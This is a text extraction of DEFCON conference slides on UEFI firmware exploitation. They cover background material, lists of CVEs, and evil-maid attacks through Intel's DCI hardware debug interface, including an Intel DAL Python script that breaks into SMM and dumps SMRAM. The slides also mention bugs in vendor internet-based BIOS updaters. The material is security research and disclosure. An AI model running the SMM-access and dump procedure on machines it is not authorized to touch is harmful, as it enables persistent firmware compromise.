




UEFI EXPLOITATION FOR THE MASSES

“IF YOU WANT TO KEEP A SECRET, YOU
MUST ALSO HIDE IT FROM YOURSELF”

“WAR IS PEACE.
FREEDOM IS SLAVERY.
IGNORANCE IS STRENGTH.”

DEFCON





WHO ARE WE

**Jesse
Michael**
@jessemichael

**Mickey
Shkatov**
@HackingThings



DEFCON



AGENDA

- BACKGROUND
- GETTING STARTED
- EVIL MAID ATTACKS ON UEFI
- EXPLOITING UEFI IN REAL LIFE
- UEFI EXPLOIT MITIGATIONS
- RECOMMENDATIONS
- QA



BACKGROUND

BIOS – Basic Input Output System

UEFI – Unified Extensible Firmware Interface

DCI – Direct Connect Interface

SMM – System Management Mode





BACKGROUND

Yuriy Bulygin

~~CENSORED~~ Corey Kallenberg

~~CENSORED~~ Xeno Kovah

Rafal Wojtczuk

~~CENSORED~~ Nikolaj Schlej

Snare

Matthew Garrett

Joanna Rutkowska

Trammell Hudson

And more...



DEFCON



BACKGROUND

Firmware Security AN OVERLOOKED THREAT

Firmware, the hard-coded software that frequently is stored in Read-Only Memory (ROM), is a vulnerable and increasingly attractive entry point for hackers. Solutions regarding firmware security – such as using manufacturers that allow enterprises to independently validate the integrity of their devices – are emerging, but many security professionals and their enterprises are not aware of the need for preparedness.

LACK OF A PLAN

- **FEWER THAN 1 IN 4**
Enterprises fully include firmware in their enterprise's processes and procedures for deploying new equipment
- **MORE THAN 1 IN 3**
Are not monitoring, measuring or collecting firmware data or are unsure if their enterprises are doing so
- **MORE THAN 1 IN 3**
Received no feedback on firmware controls in compliance audits

ONLY
13%

Of security professionals' enterprises **HAVE FULLY IMPLEMENTED** controls for firmware

LACK OF PREPAREDNESS

ONLY
8%



Of respondents feel their enterprise is fully prepared for firmware-related vulnerabilities and exploits

MORE THAN
50%

Of enterprises that place a priority on security within hardware lifecycle management report at least one incident of malware-infected firmware

AT LEAST
70%

Of enterprises that do not place emphasis on security in hardware life cycle management feel unprepared to deal with an attack



3 out of 10

Respondents who plan to implement firmware controls in next 12 to 24 months have had firmware malware introduced into corporate systems

Learn more at www.isaca.org/firmware

SOURCE: 2016 ISACA Firmware Security Survey


© 2016 ISACA. All rights reserved.





BACKGROUND

Platform Initialization (PI) Boot Phases





BACKGROUND

Some patent titles:

[US7904708B2](#) - Remote management of UEFI BIOS settings and configuration

[US5978912A](#) - Network enhanced BIOS enabling remote management of a computer without a functioning operating system

[US6594757B1](#) - Remote BIOS upgrade of an appliance server by rebooting from updated BIOS that has been downloaded into service partition before flashing programmable ROM

[US6609151B1](#) - System for configuring a computer with or without an operating system to allow another computer to remotely exchange data and control the computer

[US6732267B1](#) - System and method for performing remote BIOS updates

[US7013385B2](#) - Remotely controlled boot settings in a server blade environment

[US20070220244A1](#) - Chipset-independent method for locally and remotely updating and configuring system BIOS

1997-2008



**DataPro**

\$15

UEFI Shell USB

```

[BT] Interactive Shell v2.1
[BT]
[BT] v2.40 [BT II], build(100000)
Mapping table
[BT]: #11a5b0d
P/c1a01b0d/P/c11f2_b0d/P/c11f3_b0d/P/c11f4_b0d
[BT]: #1A1
P/c1a01b0d/P/c11f2_b0d/P/c11f3_b0d/P/c11f4_b0d
[BT]: #1a5c2
P/c1a01b0d
P/c1a01b0d/P/c11f2_b0d/P/c11f3_b0d/P/c11f4_b0d
Press ESC in 1 seconds to skip startup menu or any other key to continue
[BT]
[BT] in net a valid mapping.
[BT]:

```

2025.26



GETTING STARTED

Getting started with a firmware debug environment:



1. Intel Hardware Debug Interface (DCI)
2. Intel Studio Debug
3. Intel Debug Abstraction Layer



GETTING STARTED

Starting and using Intel Studio Debug

1. Start ConfigConsole.exe and connect






GETTING STARTED

Starting and using Intel Studio Debug

1. Start Intel Studio Debug and connect



PythonConsole.cmd

```
INFO: Probe connection initialized!  
INFO: Connected to Processor type: Skylake (4  
threads)  
INFO: CPU type "Skylake": detailed register  
information available.  
INFO: Initialization complete.
```





GETTING STARTED

**Alternatively:
PythonConsole.cmd**

```
Intel DAL Python CLI
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
```



EVIL MAID ATTACKS ON UEFI

Physical access attacks on UEFI firmware

Open Chassis vs Closed Chassis



DEFCON



EVIL MAID ATTACKS ON UEFI

DEVIO

DEFCON



Exploiting UEFI in real life

Known CVE's

CVE-2014-8273
CVE-2015-0949
CVE-2017-11315
CVE-2017-3753
CVE-2017-11312
CVE-2017-11316
CVE-2017-11313
CVE-2017-11314
CVE-2018-3612



Exploiting UEFI in real life

```
Intel DAL Python CLI
SMM ENTER

Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>> itp.halt()
[SKL_C0_T0] Halt Command break at 0x38:00000000086E78817
[SKL_C0_T1] HLT Instruction break at 0x38:00000000000571E5
[SKL_C1_T0] HLT Instruction break at 0x38:00000000000571E5
[SKL_C1_T1] HLT Instruction break at 0x38:00000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>> [SKL_C0_T0] SMM Entry break at 0xCE00:0000000000008000
[SKL_C0_T1] SMM Entry break at 0xCE80:0000000000008000
[SKL_C1_T0] SMM Entry break at 0xCF00:0000000000008000
[SKL_C1_T1] SMM Entry break at 0xCF80:0000000000008000
>>>
>>>
```



HACKERMAN



Exploiting UEFI in real life

Intel DAL Python CLI

SMM ENTER

```
import time
itp.halt()
itp.cv.smmentrybreak.setValue("True")
itp.threads[0].port(0xB2,0x1)
itp.go()

time.sleep(5)
smrambasephys = itp.cores[0].threads[0].msr(0x1f2)
smrambasephys[0:12] = 0
itp.threads[0].memsave(r"c:\Intel\smram_dump.bin",smrambasephys.ToHex(), 0x800000, True)
itp.cv.smmentrybreak.setValue("False")
itp.go()
```





Exploiting UEFI in real life

Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL

CVE-2018-3652



<https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00127.html>





Exploiting UEFI in real life

SMM ENTER

Intel(R) System Debugger

File Edit View Run Debug Options Help

Assembler: 0x0038:0x00000000887E4F0B to 0x0038:0x00000000887E50DD

Registers Model Specific Registers

IA32_SMRR_PHYSBASE 0x0000000088400006

0x00000000887E4F39

Microcode Update
Performance Monitoring
Memory and Cache Control

IA32_MTRRCAP	0x0000000000001D0A	0x1e MTRR Cap
IA32_SMRR_PHYSBASE	0x0000000088400006	0x1f2 SMM R
IA32_SMRR_PHYSMASK	0x00000000FFC00800	0x1f3 SMM R
IA32_MTRR_PHYSBASE0	0x00000000C0000000	0x200 IA32_M
IA32_MTRR_PHYSMASK0	0x00000007FC000800	0x201 IA32_M
IA32_MTRR_PHYSBASE1	0x00000000A0000000	0x202 IA32_M
IA32_MTRR_PHYSMASK1	0x00000007FE000800	0x203 IA32_M
IA32_MTRR_PHYSBASE2	0x0000000090000000	0x204 IA32_M
IA32_MTRR_PHYSMASK2	0x00000007FF000800	0x205 IA32_M
IA32_MTRR_PHYSBASE3	0x000000008C000000	0x206 IA32_M
IA32_MTRR_PHYSMASK3	0x00000007FFC00800	0x207 IA32_M
IA32_MTRR_PHYSBASE4	0x000000008A000000	0x208 IA32_M
IA32_MTRR_PHYSMASK4	0x00000007FFE00800	0x209 IA32_M
IA32_MTRR_PHYSBASE5	0x0000000089000000	0x20a IA32_M
IA32_MTRR_PHYSMASK5	0x00000007FFF00800	0x20b IA32_M
IA32_MTRR_PHYSBASE6	0x0000000088800000	0x20c IA32_M
IA32_MTRR_PHYSMASK6	0x00000007FFF80080	0x20d IA32_M
IA32_MTRR_PHYSBASE7	0x0000000000000000	0x20e IA32_M
IA32_MTRR_PHYSMASK7	0x0000000000000000	0x20f IA32_M
IA32_MTRR_PHYSBASE8	0x0000000000000000	0x210 IA32_M
IA32_MTRR_PHYSMASK8	0x0000000000000000	0x211 IA32_M
IA32_MTRR_PHYSBASE9	0x0000000000000000	0x212 IA32_M
IA32_MTRR_PHYSMASK9	0x0000000000000000	0x213 IA32_M
IA32_MTRR_FIX64K_00000	0x0606060606060606	0x250 Fixed
IA32_MTRR_FIX16K_80000	0x0606060606060606	0x258 Fixed
IA32_MTRR_FIX16K_A0000	0x0000000000000000	0x259 Fixed
IA32_MTRR_FIX4K_C0000	0x0505050505050505	0x268 Fixed
IA32_MTRR_FIX4K_C8000	0x0505050505050505	0x269 Fixed
IA32_MTRR_FIX4K_D0000	0x0505050505050505	0x26a Fixed
IA32_MTRR_FIX4K_E0000	0x0505050505050505	0x26c Fixed
IA32_MTRR_FIX4K_E8000	0x0505050505050505	0x26d Fixed
IA32_MTRR_FIX4K_F0000	0x0505050505050505	0x26e Fixed

Hardware Threads Breakpoints

Id	Address	Function	File	Skip Count	Condition	Action	HW Id	Addition	S
		SMM Entry Break		0					

[0][default] IP=0x0038:0x00000000887E4F39 0x0038:0x00000000887E4F39






Exploiting UEFI in real life

Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL

RESET VECTOR





Exploiting UEFI in real life

RESET VECTOR

Intel(R) System Debugger

File Edit View Run Debug Options Help

Debugger Commands

INFO: Target reset occurred
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to establish connection
WARNING: DCI: Target connection has been fully established
INFO: JTAG reconfiguration in progress...
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to establish connection
WARNING: DCI: Target connection has been fully established
E-2201: Cannot access target state when target is running or unresponsive.
INFO: Recapturing target state...
INFO: Target reset occurred
INFO: Target power restored
INFO: JTAG reconfiguration complete.
xdb>

Assembler: 0xF000:0xFFC2 to 0xF000:0xFFFF

Address	Opcodes	Source
0xF000:0xFFC8	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCA	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCC	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCE	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD0	BF 50 41	mov di, 0x4150
0xF000:0xFFD3	EB 1D	jmp 0xFFFF2 <>
0xF000:0xFFD5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD7	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDD	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDF	00 3C	add byte ptr [si], bh
0xF000:0xFFE1	18 EA	sbb dl, ch
0xF000:0xFFE3	FF	DB 0xFF
0xF000:0xFFE4	EB FE	jmp 0xFFE4 <>
0xF000:0xFFE6	CF	iret
0xF000:0xFFE7	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFE9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFEB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFED	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFEF	???	???
0xF000:0xFFFF0	0F 09	wbinvd
0xF000:0xFFFF2	E9 3B FC	jmp 0xFC30 <>
0xF000:0xFFFF5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFF7	00 FE	add dh, bh
0xF000:0xFFFF9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFFB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFFD	00 EA	add dl, ch
0xF000:0xFFFFF	FF	DB 0xFF

Registers

Register	Value	Description
RAX	0x0000000000000000	
RBX	0x0000000000000000	
RCX	0x0000000000000000	
RDY	0x00000000000040E3	
RSI	0x0000000000000000	
RDI	0x0000000000000000	
RSP	0x0000000000000000	
RBP	0x0000000000000000	
R8	0x0000000000000000	
R9	0x0000000000000000	
R10	0x0000000000000000	
R11	0x0000000000000000	
R12	0x0000000000000000	
R13	0x0000000000000000	
R14	0x0000000000000000	
R15	0x0000000000000000	
RIP	0x000000000000FFFF2	
RFL	0x0000000000001002	RFLAGS Register
EAX	0x00000000	
EBX	0x00000000	
ECX	0x00000000	
EDX	0x000406E3	
ESI	0x00000000	
EDI	0x00000000	
ESP	0x00000000	
EBP	0x00000000	
CS	0xF000	
DS	0x0000	
SS	0x0000	
ES	0x0000	
FS	0x0000	
GS	0x0000	
EIP	0x0000FFFF2	
EFL	0x00010002	EFLAGS Register

Hardware Threads

Name	Id	State	Address	Location	File
IA					
SKL_C0_T0	0	Single STEP b...	0xF000:0xFFFF2		
SKL_C0_T1	1	BreakAll break	0xF000:0x00000		
SKL_C1_T0	2	Wait for SIPI...	0xF000:0x00000		
SKL_C1_T1	3	Wait for SIPI...	0xF000:0x00000		

[0][default] IP=0xF000:0xFFFF2 0xF000:0xFFFF2





Exploiting UEFI in real life

Intel(R) System Debugger

File Edit View Run Debug Options Help

Debugger Commands

INFO: Target reset occurred
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to establish connection
WARNING: DCI: Target connection has been fully established
INFO: progte
WARNIN
(Targe
Unplug
WARNIN
been d
establ
WARNIN
connec
establ
E-2201
state
or unr
INFO:
state.
INFO:
INFO:
INFO:
comple
xdb>

Assembler: 0xF000:0xFFC2 to 0xF000:0xFFFF

Address	Opcodes	Source
0xF000:0xFFC8	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCA	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCC	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCE	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD0	BF 50 41	mov di, 0x4150
0xF000:0xFFD3	EB 1D	jmp 0xFFFF2 <>
0xF000:0xFFD5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD7	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFE0	0F 09	wbinvd
0xF000:0xFFE2	E9 3B FC	jmp 0xFC30 <>
0xF000:0xFFE5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFE7	00 FE	add dh, bh
0xF000:0xFFE9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFEB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFED	00 EA	add dl, ch
0xF000:0xFFFF	FF	DB 0xFF

Registers

Register	Value	Description
RAX	0x0000000000000000	
RBX	0x0000000000000000	
RCX	0x0000000000000000	
RDY	0x00000000000040E3	
RSI	0x0000000000000000	
RDI	0x0000000000000000	
RSP	0x0000000000000000	
RBP	0x0000000000000000	
RS	0x0000000000000000	
RC	0x0000000000000000	

Hardware Threads

Name	Id	State	Address	Location	File
IA					
SKL_CO_T0	0	Single STEP b...	0xF000:0xFFE2		
SKL_CO_T1	1	BreakAll break	0xF000:0x0000		
SKL_C1_T0	2	Wait for SIPI...	0xF000:0x0000		
SKL_C1_T1	3	Wait for SIPI...	0xF000:0x0000		

Breakpoints

Name	Id	State	Address	Location	File
SKL_CO_T0	0	Single STEP b...	0xF000:0xFFE2		
SKL_CO_T1	1	BreakAll break	0xF000:0x0000		
SKL_C1_T0	2	Wait for SIPI...	0xF000:0x0000		
SKL_C1_T1	3	Wait for SIPI...	0xF000:0x0000		

Registers

Register	Value	Description
ES	0x0000	
FS	0x0000	
GS	0x0000	
EIP	0x0000FFF2	
EFL	0x00010002	EFLAGS Register

[0][default] IP=0xF000:0xFFE2 0xF000:0xFFE2





Exploiting UEFI in real life

Evil Maid attack on UEFI via hardware debug interface

DEFCON



DEMO

DEFACON



Exploiting UEFI in real life

Who has internet based UEFI functions?

ASRock (updates, email)

ASUS EZFlash (updates)

HP (updates, remote diagnostics)



Exploiting UEFI in real life

Bugs in Internet based UEFI updates

ASRock Internet Flash

- Bug reported to ASRock
- We'll walk through this exploit

ASUS EZFlash

- Similar bug reported to ASUS

